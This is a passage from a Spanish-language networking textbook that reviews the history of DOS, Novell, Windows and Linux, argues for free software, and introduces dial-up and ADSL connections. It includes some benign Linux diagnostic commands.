Ver mas adelante XDM y LTSP, o revise el siguiente enlace en <http://es.wikipedia.org/wiki/LTSP>

3.1.2. El modelo de los 80: DOS y Novell

A principios de los 80, IBM licenció a Intel la licencia para fabricar microprocesadores basados en el juego de instrucciones del 8086. Había nacido la era de las "PC". En rápida sucesión aparecieron el 8088 (XT), el 80286, 80386, 80486, 586, Pentium, etc.

Cebados por las microcomputadoras hogareñas (Talent, Commodore, Spectrum, Atari, etc) ahora las empresas querían también entrar de lleno a la promesa de las empresas exitosas y ordenadas. Así las PC irrumpieron en las PyMEs.

Estas novedosas computadoras poseían un aparato llamado disco rígido: algo así como un superdisquette interno capaz de guardar la increíble cantidad de 10 MB de memoria. Traían también modernas disqueteras de 180k e incluso de 360k. Todo ese caudal de información era administrado mediante un Unix simplificado llamado DOS (Disk Operation System). Este sistema operativo no podía ejecutar mas de una tarea a la vez, y de hecho tampoco el procesador lo soportaba. Para lograr tal milagro se debería esperar hasta el 80386.

Sin embargo era el equivalente a tener un pequeño mainframe. Se podía tener un sistema informático compuesto por una sola máquina dotada de un disco rígido de 10~20 MB, capaz de arrancar (bootear), ejecutar diversas aplicaciones (Hoja de Calculo, Procesador de Textos, Gestores de Base de Datos, y muchos otras).

Sin embargo, en materia de redes, aquellos usuarios avanzados que buscaban conectividad en forma simple y barata, estaban lejos de conseguirla en Unix. Una empresa llamada Novell se hizo cargo de proveer una centralización de archivos en su sistema operativo para redes llamado Netware. Las computadoras con Novell manejaban varios conceptos obtenidos de Unix, tales como los volúmenes de disco y la multitarea de procesos y usuarios. Si bien el usuario interactuaba con DOS en A:, tenía también acceso a unidades de red mapeadas hacia alguna letra de unidad. Por ejemplo en la unidad F:, compartía sus archivos con otros usuarios en un ambiente casi Unix, mientras que C: seguía siendo su unidad local. Una computadora, incluso podía perfectamente no poseer disco rígido propio: bastaba un disquete de arranque para iniciar el sistema y entrar a una línea de comandos ubicada en F:\ en la red, con todas las herramientas disponibles. Este es un concepto no apreciado del todo durante la generación siguiente, enceguecida por los grandes discos rígidos. El mencionado LTSP (Linux Terminal Server Project) también rescata este concepto.

No obstante, Novell utilizaba una computadora completa (!) para sus procesos, a la cual nadie accedía físicamente, tan solo el Administrador.

A tales efectos, apareció Lantastic, un producto que otorgaba la posibilidad que las computadoras fueran a la vez clientas y servidoras; lo que se conoce actualmente como redes "**Peer to Peer**" o "entre pares", pero solo a nivel Intranet. Es decir, no era frecuente el acceso a Arpanet (el abuelo de Internet).

En cuanto a los sistemas, estos corrían con el código fuente original totalmente cerrado, lo que garantizaba al programador la completa dependencia del cliente.

3.1.3. El modelo de los 90: WFW 3.11, 9x, NT y las redes Peer to Peer. Internet.

En los 90, las redes locales (LAN) se hacen muy frecuentes. De la marea de productos, se destacó WFW 3.11² o "Windows para Trabajo en Grupos", que ofrecía la posibilidad de acceder a directorios ajenos mediante el mapeo de unidades, todo usando una atractiva interface basada en mouse y ventanas. Debido a que las placas de red existentes operaban solamente con Novell o Unix, costaba un poco hacerlas andar.



Con la presencia de los procesadores 386 y 486, surgió la posibilidad de manejar varios hilos de proceso: había llegado la multitarea, reservada hasta ahora solo para los mainframes. Un sistema operativo desarrollado por IBM llamado OS/2 permitía aprovechar toda esta potencia de procesador de manera segura y rápida. El gran problema de OS/2 era que empleaba la aterradora cifra de 32 a 64 MB de RAM. Microsoft no se quedó atrás y lanzó al mercado Windows 95, que usaba menos recursos que su rival: corría con apenas 4 MB, (o mejor dicho se arrastraba)... y era innatamente inestable. Pero sucesivas versiones iban a ser mas estables, y el mercado continuó usando los productos de Microsoft. Esta compañía incursionó en el terreno de los servidores y presentó Windows NT, una versión que centralizaba varios recursos y usuarios.



Por otra parte, se popularizó "la parte fácil" de una red global basada en TCP/IP llamada Internet, concretamente el protocolo "http", un mecanismo de hipertexto desarrollado en Berna (Suiza) para compartir "paginas" de información. Si bien Internet existía, solo se aprovechaban sus servicios de telnet, irc, correo, news y gopher.

Se populariza el concepto de "Intranet": redes locales donde existiera el protocolo TCP/IP de Internet, y al

² El acrónimo WFW corresponde a "Windows for WorkGroups".

menos un servidor Web local.

3.1.4. El modelo actual: Unix / Linux / Windows 2000/XP. Internet insegura.

3.1.4.1. Windows actualmente

Efectivamente, Windows era mas estable, pero también mas inseguro, por cuanto hoy se sabe que el código cerrado es mas lento de emparchar. Si bien la curva de aprendizaje de Windows lo apuntaba como fácil de usar para usuarios con conocimientos promedio, Microsoft popularizo la idea de que su producto era tan fácil de usar que "cualquiera" podía usarlo. Incluso "sin capacitación", algo obligatorio en los 80 y en los 90.



Varios varios errores en la **pila TCP/IP** de Microsoft, su código cerrado, y el acceso cada vez mas frecuente a Internet de personas sin conocimientos ni capacitación, desemboca en la situación actual de sistemas y redes *permanentemente contaminados*. Para palear esta situación Microsoft combinó las bondades de Windows NT, enterró convenientemente Windows 9x, y creó la serie Windows 2000 / XP.

9 de cada 10 computadores poseen algún tipo de software espía

Esta es la conclusión de un informe elaborado por Webroot, basado en datos estadísticos y análisis de más de un millón de computadoras de usuarios hogareños, y 35.000 computadoras corporativas. El 88% de todas las máquinas analizadas presentaba diversas formas de software espía instalado. Según Webroot, un PC corriente contiene en promedio 18 cookies y siete pequeñas aplicaciones de tipo publicitario (adware), de monitoreo de sistema, de detección de contraseñas y troyanos.

Fuente: <http://www.diarioti.com/gate/n.php?id=8626>

Precisamente, 88% es la cifra de computadoras que corren sistemas operativos de Microsoft. EL resto corre alguna versión de MAC/OS (Apple), Unix o Linux.






Para su linea de servidores, Microsoft mantiene vigente su serie Windows 2000/2003 Server, los cuales han demostrado ser bastante mas robustos.

Durante el año 2006 Microsoft se esforzó duramente en mejorar la estabilidad de sus productos. Demoró las versiones de Explorer, con lo cual el navegador libre Firefox comenzó a ganar cuotas muy grandes de mercado, hasta obtener una versión un poco mas segura, la numero 7.

De la misma manera, los sistemas operativos libres tuvieron un auge muy grande en sus servidores gráficos orientados a 3 dimensiones. MAC OS/X también lanzó versiones muy atractivas de sus escritorios.

Al fin, Microsoft publicó un parche para Windows XP: el Servipack 2. Contra todo pronóstico, aportó una mejora substancial a la seguridad del sistema. Actualmente la compañía desarrolló y vende Windows Vista, que tiene por objeto paliar la imagen clásica de Windows XP, y de paso obligar a los usuarios a renovar todo el parque informático. Nada nuevo para una empresa que posee acciones en las compañías de hardware mas conocidas.



3.1.4.2. GNU/Linux y BSD: las Comunidades Abiertas

Estos sistemas operativos están concebido desde sus orígenes como "abiertos al público". En lugar de basarse en licencias tipo Copyrighth, en donde "todos los derechos están reservados", se abren a la comunidad mediante licencias públicas de tipo "Copyleft", donde "todos los derechos están garantizados". Así, se garantiza el derecho de copiar y dejar copiar las ideas. Algunas de estas patentes "libres" son GPL, BSD, CreativeCommon, MIT, y otras, compuestas tanto por diversos grados de libertad concedidas al usuario final, como de garantías legales a los programadores. Consultar al final el Apéndice C: **Los 10 Mandamientos de los nuevos usuarios de Linux**

Enfoque a los servicios

Frecuentemente los estudiantes me preguntan en clase si todos estos programadores son hippies que han fumado demasiado orégano. La definición no explica cual es la ventaja de **regalar el trabajo**.

En realidad, la actualidad que vivimos es una consecuencia del modelo de negocios llevado durante los 80 y los 90: el enfoque de la **Venta de Software Cerrado como Producto**.

Casi todas las soluciones posibles se encuentran acaparadas y patentadas por los gigantes del sector: Microsoft, Oracle, Microsoft, Adobe, Microsoft, Autodesk, y no hay que olvidar Microsoft. La realidad es que en materia de software no queda mucho en que innovar: apenas una hiperespecialización para pequeños segmentos de mercado. Elementos tan simples como un botón, o un menú descolgable, ya han sido patentadas. ¡Intente como programador vender un programa sin ponerle botones!

Este problema se traslada incluso a las mismas herramientas de desarrollo. Los programadores del siglo XXI, se encuentran lisiados desde que egresan de la universidad. Únicamente pueden proponer soluciones basadas en Frameworks o AppBuilders de otras compañías, las cuales encarecen el producto final. Las mismas universidades, escuelas y cybercafés son semilleros de adolescentes adiestrados como soldados en comprar/piratear/reinstalar soluciones enlatadas.



El enfoque del Software Libre es bien diferente: *las ideas pertenecen a todos*. Se cobra por instalar, mantener y mejorar. Así se llega a un enfoque de **Venta Pensada en el Servicio**.

¿Todo el software debería ser libre?

Depende de la situación. ¿Usted sabe como funcionan los programas que cuentan votos?

Un buen ejemplo de combinación Software Libre / Software cerrado es MAC OS/X. Su núcleo, Darwin, es abierto y basado en FreeBSD, en tanto que el resto de las capas superiores, Cocoa, Aqua y Safari son cerradas. A una compañía como Apple, que tenía serios problemas para alcanzar a Windows XP, la modalidad semi libre le permitió en muy poco tiempo edificar unos de los mejores sistemas operativos existentes.

De Usuarios a Hackers

¿Pueden los usuarios hacer sistemas operativos mas seguros?

Indudablemente no estamos hablando de usuarios comunes. Sin embargo: ¿cuantos programadores tiene un país? Si la computadora muestra un error, ¿cuanta gente está dispuesta a "levantar la tapa y mirar el motor"?

La sorprendente respuesta es MUCHA (gente). Coordinados con una simple lista de correo, es relativamente simple hacer un seguimiento de errores detectados y parches propuestos.

Esta es la razón por la cual estos sistemas operativos son mas estables: el usuario puede formar parte del proceso de calidad. Las empresas comerciales se alejan del modelo libre y acusan a estos usuarios autodidactas de "hackers", pero la realidad indica que estadísticamente hay mas programadores, hackers y geeks dispuestos a emparchar su sistema operativo, que "crackers" dispuestos a violentarlo.

La libertad de crear cosas en comunidad seduce a personas con mentalidad técnica. También hay mucha gente traduciendo y generando documentación, guías, ayudas paso a paso ("howtos), e incluso se han filmado dos documentales. La cultura hacker otorga tácitamente el título de hacker a aquellos individuos que contribuyen a la comunidad.

Libera rápido, y a menudo

Esta es la séptima regla del famoso hacker, Eric Raymond, en su manifiesto "La Catedral y el Bazar", un texto de culto entre los programadores de elite.

Mientras que las compañías comerciales liberan versiones aproximadamente cada 2 años, y parches cada un mes, bajo Software Libre existen versiones y parches a veces liberadas *incluso* en el mismo día de la constatación del error: las correcciones usualmente no esperan por jerarquías y burocracias de grandes empresas.

Permanentemente existe un histórico de versiones estables e inestables, y cualquier usuario puede bajarse el código fuente mediante programas de colaboración remota de versiones: cvs, subversion, y otros

Otro aspecto interesante es que todo este software procede de sitios .org: organizaciones sin fines de lucro.

En otras palabras: no hay una empresa .com pagando el desarrollo y presionando sobre los programadores por liberar versiones para competir: al no depender de empresas, los programadores se permiten liberar versiones estables cuando realmente sienten que el software ha pasado por el debido ciclo de calidad. Esta es una metodología de trabajo propia de hackers y autodidactas.

Nunca faltan en mis clases los alumnos jugando a los hackers. Esto no me molesta, y me causa mucha gracia. Mientras no los vea como vulgares lamers: conserven la dignidad desde el principio leyendo algunos textos de culto:

Como convertirse en Hacker

Al respecto de lo dicho anteriormente, existen diversos textos, muy interesantes y divertidos para leer, del mismo Eric Raymond.

- [La Catedral y el Bazar](#): texto corto, con unas cuantas consejos para programadores
- [Como convertirse en hacker](#): varias reglas para empezar y mantenerse
- [El Arte de la Programación en Unix](#): en inglés, bastante técnico

Recuperación de Hardware Obsoleto

Otra consecuencia del Software Libre, es que los hackers tienden a incorporar mejoras sobre el **mismo** hardware que tienen. No todos los hackers tienen nacionalidad norteamericana, y realmente les disgusta descartar sus partes. Cuando hay mejoras en BSD o en Linux, tienden a correr sobre el **mismo** hardware a la **misma** velocidad.



¿Se desperdicia el hardware nuevo? De ninguna manera: cuando poseemos el código fuente original de un programa, y la licencia nos lo permite, podemos recompilarlo y obtener binarios substancialmente mejores a los que provienen del programador. Por ejemplo Linux Gentoo y Unix FreeBSD están pensados para recompilar la mayor parte de sus sistemas. En el caso de Gentoo, luego de algunos días de compilación, podemos obtener un sistema extremadamente potente y fiable.

3.1.5. ¿Cuál es la razón por la cual se usa Windows?

Windows esconde a los usuarios la complejidad de los sistemas. No solamente los usuarios quieren quedar ajenos al conocimiento, sino la mayoría de los administradores, docentes, y capacitadores. Es una realidad que la mayoría de las personas prefieren reinstalar un sistema en lugar de descubrir la causa del problema, a fin de llegar a casa antes que empiece Gran Hermano. De aquí se desprende:

- La persona que paga por Windows, en cierta medida también paga para que lo protejan del conocimiento.
- La persona que piratea Windows, usualmente lo hace porque calcula que si Linux o Unix es gratuito, no debe ser bueno.

La política de Microsoft respecto a la piratería consiste en que, "si las personas van a piratear, lo hagan con productos Microsoft". Es decir, con tal que el usuario no use software libre, Microsoft está dispuesto a regalar el software. Algun día estos usuarios iniciaran un emprendimiento. Y gracias a estas herramientas, llegará a ser una mediana o gran empresa.

Digna de una demanda.

3.1.6. *El problema de las actualizaciones en Windows*

La mayoría de los usuarios esquivan la opción de actualizar su sistema operativo Windows, por la simple razón que este baja parches que validan el producto. De fallar la comprobación, algunos carteles informan a todo usuario que pase por delante del monitor, que el administrador del equipo está pirateando el software.


Otros usuarios, haciendo apología de su ignorancia, evaden los mensajes de actualización. Esta historieta, encontrada en <http://www.juanelo.cl/2009/08/juanelo-1033/> ilustra perfectamente la situación:



No obstante, a pesar de estos mensajes, las actualizaciones en las versiones de escritorio (XP, Vista, Seven) siguen disponibles⁽³⁾. Lo cual es todo un detalle y una amabilidad por parte de Microsoft.

Sin embargo, éticamente, se debe pagar por Windows, y bajar todas las actualizaciones posibles. La carencia de actualizaciones es un factor muy peligroso, y tanto mas en los servidores. ***Un sistema completamente actualizado, con firewall comercial y comprado aparte, prácticamente no requiere de antivirus.*** Es una pena que los parches en Microsoft tarden en aparecer, a veces muchas semanas después de detectarse la vulnerabilidad, cuando la contaminación ya se propagado por medio planeta. Por comparación, en Linux los parches se suceden todo el tiempo, ***con horas de diferencia.*** Y gratis.

3 No en las versiones para servidores. Un servidor que descubre haber sido pirateado bloquea el acceso **incluso al administrador**.



3.1.7. ¿Unix / Linux es para mí?

Todos los días lUCHO con el inconcebible dolor que me supone aprender – Goethe

Cuando se utiliza Unix o Linux, sin importar cuantas herramientas de configuración existan, tarde o temprano el usuario deberá entrar a la línea de comandos, ponerse los lentes oscuros de Neo, leerse algunos foros, charlar con algunos geeks y hackers, y resolver por sí mismo el problema.

Mi experiencia personal me ha llevado a adoptar soluciones libres cuando no he podido encontrar claramente la raíz del problema en ambientes cerrados. Me molesta mucho formatear y reinstalar como un orangután sin conocer la razón. Ya conocen la máxima: “Quien no conoce su pasado está condenado a repetirlo”.

Este tema se pone crítico en ambientes de servidores, con muchos usuarios, y **cuando formatear no es una opción**. Restaurar un servidor puede demorar varios días, en los cuales el teléfono sonará hasta quedarse afónico.


La verdad es siempre la mejor arma. Por desgracia Windows, durante una caída, suele limitarse a mostrar unos pocos caracteres hexadecimales y una pantalla azul. Los registros de sistema también son confusos y desprovistos. A falta de datos concretos, los administradores de ambientes Windows tienden a responder erráticamente y en forma contradictoria, lo cual es lógico: hasta que no hagan un montón de ensayos, *no tienen idea de la razón de los cuelgues: ¿virus? ¿hardware? ¿driver? ¿el último operador a cargo? ¿windows? ¿una alineación planetaria?* Hasta entonces, los usuarios sospechan, se sienten engañados, o al menos consideran que el informático a cargo es un bobo.

Bajo Unix / Linux la situación es radicalmente distinta. Antiquísimos y venerables comandos como **history**, **dmesg**, **lastlog**, **Ispci**, **Ishw**, **lsmod**, etc, conducen a una detección bastante rápida del problema. Si cada mañana el operador hace un **dmesg**, o revisa los valores SMART (**sudo palimpsest**), puede predecir un disco fallando, una placa de red que ha llegado al límite de su fatiga material (**ifconfig | grep error**), una lectora patinando, y otras situaciones que en Windows no tienen equivalente.

Ejemplo del primer caso: un disco fallando, detectado vía **dmesg**:

```
[ 3305.012661] ata3.00: failed command: WRITE FPDMA QUEUED
[ 3305.012675] ata3.00: cmd 61/00:00:80:f0:68/04:00:0a:00:00/40 tag 0 ncq 524288 out
[ 3305.012678]          res 40/00:00:00:4f:c2/00:00:00:00:00/00 Emask 0x4 (timeout)
[ 3305.012684] ata3.00: status: { DRDY }
```

El mismo un disco fallando, detectado mediante **sudo palimpsest**, una interfaz SMART:



No estoy siendo completamente objetivo cuando me refiero a que en Windows no se puede recabar esta misma información. Se puede. Pero mendigando software de terceros, creado sin revisión ("homologación") por Microsoft, ni por ninguna entidad que controle la calidad de lo que se instala en el servidor. Solo dependemos de las buenas intenciones del programador.

¿Esto es importante? Mucho. Los sistemas operativos están creados en base a ASM, C y C++. Un puntero desbocado puede "pisar" interrupciones (IRQ), y provocar hasta un formateo del disco. Cualquier programador de C puede atestiguarlo. A eso se refiere el mismo Bjarne Stroustrup (el creador de C++) cuando dice "con C puedes volarte una mano. Con C++ puedes volarte la pierna entera".

La única manera de contener variables impredecibles saltando sobre los registros de la CPU, es rodearlas por un framework de virtualización en ejecución, como es caso de .NET. De allí viene C#, un lenguaje equivalente a Java y a su máquina autocontenido, el motor Java. Pero tanto Java como .NET, al instalar una capa intermedia, suman una ateroesclerosis al sistema, en cuanto a consumo de ciclos de CPU y RAM. Todo para mantener oculto el código fuente. Una estupidez soberana que bien puede contenida con la suma de varias cabezas revisando la estabilidad de los rápidos y confiables C y ASM.

¿Cómo se resuelve en el mundo abierto? Fácil: no se confía en el programador. Solo se acepta código sobre el cual se pueda hacer auditoría. Por esa razón, fundaciones como Debian o Canonical se aseguran que el software presente en los repositorios cumpla una grado de fiabilidad, y que por supuesto, no tenga troyanos adentro. Es una regla: todo lo que se sube a los repositorios "deb" debe tener su equivalente de fuente abierto o "deb-src". Así, cualquier persona puede hacer correcciones. Todos los paquetes presentes en <http://launchpad.net> (Ubuntu) y en <http://packages.debian.org/stable> (Debian) poseen responsables, la mayoría voluntarios *ad-honorem* que se encargan de aceptar y distribuir las correcciones. De hecho, uno de los mas grandes prestigios en el mundo de la

Information Technology es ser aceptado como Debian Maintainer de algún paquete cualquiera. Y es un factor a tener en cuenta por los "head hunters" o "cazadores de talentos" de Google, IBM y otras empresas grandes.

Windows es inestable a veces *no por si mismo*, sino por todo el software no homologado que instalamos en él. Empezando por los drivers, sin los cuales es un sistema sordo, mudo y ciego: Windows, por su arquitectura dependiente de la caridad de los fabricantes de software, no cuenta con una arquitectura modular como el kernel Linux, que directamente reconoce las piezas de hardware, busca el módulo adecuado y lo enchufa (**insmod**) en tiempo real, sin necesidad de reinicios ni instalaciones extras. Estos módulos están creados también por voluntarios, con ocasional colaboración de las compañías de hardware.

Como ejercicio, pruebe en su terminal escribir el siguiente comando que reportará **que** componente de hardware esta relacionado con **que** módulo de kernel (intercambiable entre versión libre y propietaria). Ejemplo

```
$ lspci -nnk
01:00.0 VGA compatible controller [0300]: nVidia Corporation NV34 [GeForce FX 5200]
[10de:0322] (rev a1)
    Kernel driver in use: nvidia
    Kernel modules: nvidia-173, nouveau, nvidiafb
```

Hablando seriamente, cuando hay un problema, y estamos usando Linux, al menos podemos descartar el sistema operativo como causal de error. Es extremadamente raro que Linux se equivoque en algo o tome una mala decisión. Entonces, quedan dos opciones: el error es físico (hardware), o tenemos un PBCM⁽⁴⁾ en proceso.

Sinceramente: si yo no tuviera mis 6 servidores con Linux, no tendría tiempo para divertirme escribiendo este libro, o haciendo de docente. Incluso en la fundación donde trabajo, he llegado a este arreglo: tengo los viernes libres *mientras los sistemas corran estables*. Y por supuesto, cuando hay reducción de personal, probablemente sea la ultima persona que lancen a la calle.



Por estas razones, mi estimado lector, si Usted es estudiante de sistemas, y no le interesa entender *que esta ocurriendo realmente adentro de la computadora*, debería cambiar la carrera de Sistemas por un simple curso de Reparación en PCs.

Así ahorrará dinero, tiempo y esfuerzo.

4. Teoría: Los "ladrillos" de la red:

4.1. Interfaces:

Las interfaces son los dispositivos físicos que van a conectarnos con la red. Usando al menos una de estas interfaces podemos acceder al medio, e incluso navegar por internet. Ninguna es "depreated" (despreciable): todas, sabiamente empleadas, pueden permitirnos crear pequeños servidores... y grandes redes.

4.1.1. Modem, o conexión "Dial Up"

- Es la conexión normal por teléfono hacia otra computadora. Permite velocidades limitadas a 56k, lo cual otorga unos nominales 115000 baudios. Así se pueden bajar aproximadamente 10 MB en una hora, lo cual es excelente para redes de no mas de tres maquinas que utilicen correo y web.

El problema es que las empresas telefónicas limitan durante el día la velocidad interurbana a 42000 baudios, con el propósito de vender banda ancha.

- La configuración de este servicio es muy simple. En Windows se hace desde el Panel de Control. En la familia Debian, Knoppix y Ubuntu se realiza mediante alguno de estos comandos
 - **pppconfig** (texto)
 - **wvdial** (texto: ver <http://laespiral.org/recetas/101-200/receta131.html>)
 - **kppp** (gráfico)
 - **network-admin** (gráfico).
- Existen varias maneras de conectarse a Internet por este método:
 - Con abono: compañías que cobran un abono modesto y otorgan un número 0610, lo que permite un costo menor en los pulsos. Por ejemplo: la media hora de conexión se cobra como los primeros 15 minutos. En Mendoza este servicio esta provisto por Advance, AOL, UOL y otros.
 - Gratuitos: no cobran abono, pero la conexión se realiza a números telefónicos normales, lo que encarece el costo para los usuarios que se conectan frecuentemente. Keko y Tutopía son los que mas se usan en Chile y Argentina.
 - Empresariales: un simple Linux corriendo algún **RAS** (Remote Access Server) (Servidor de Acceso Remoto) como por ejemplo **mgetty**, puede hacer de enlace entre la banda ancha de la empresa y los usuarios que conecten por teléfono al server. Cumpliendo ciertas condiciones, la empresa incluso puede solicitar a la compañía de teléfonos algunas líneas especiales.
 - Líneas "Centrex": línea interurbana que se comporta como un número interno. Al empleado le cuesta aproximadamente \$8 al mes, y están limitadas a 33600 baudios. La conexión puede ser permanente.
 - El clásico 0800 para algunos empleados especiales: gerentes, ejecutivos, o el mismo encargado de sistemas, que a veces lo solicita para estar conectado a los servers de la empresa desde cualquier punto... y para navegar en forma gratuita desde su casa.
 - Las 0800 y las líneas Centrex son muy útil en las PyMEs para enlazar sucursales: por ejemplo las

farmacias y los cajeros automáticos utilizan estas redes. Este modalidad se la conoce también como "ppp" (Point-to-Point Protocol), aunque a veces se utiliza XMODEM, ZMODEM o YMODEM.

- Winmodems: así se le llaman a los modems que vienen incluidos en el motherboard. Parte del hardware necesario se encuentra programado dentro del driver (cerrado) de la compañía. Por esta razón son complicados de instalar bajo Unix y Linux. Lo mismo ocurre con las baratas "Winprinters". Estos Winmodems deben ser desenchufados durante las tormentas eléctricas.
- Los modems mas buscados para estas redes son los de tipo "externo". Robustos y confiables, se conectan al puerto serie (COM1 o COM2) de la computadora. En la imagen puede verse un USR Robotic.



4.1.2. ADSL

Esta tecnología utiliza una frecuencia distinta dentro de las líneas telefónicas normales, y por lo tanto no se ocupa la frecuencia de audio normal. Existen varias categorías y velocidades. En Argentina se venden servicios de downstream (bajada) a 1024Kbits (128Kbytes nominales), 512Kbits (64Kbytes nominales) y 256Kbits (32Kbytes nominales). La velocidad de upstream (subida) es tres veces menor en cada caso.

4.1.2.1. Clases de Modems ADSL:

Con conexión USB

Son los mas baratos, incluidos en la tarifa de la instalación del servicio. Se comportan como "Winmodems", y no son aconsejables para Linux o BSD.

Con conexión Ethernet

Los mas buscados, por su facilidad de instalación y robustez. Pueden ser adquiridos en la compañía telefónica. Conviene solicitarlo de antemano antes de la instalación de la línea, por una diferencia de aproximadamente \$60.

4.1.2.2. Modalidad en que trabajan los modem ADSL

Modo Bridge:

Una computadora en la red marca la conexión, y le provee al modem el usuario y la contraseña. El modem "deja" pasar la ip real entregada por el proveedor hacia esa maquina.

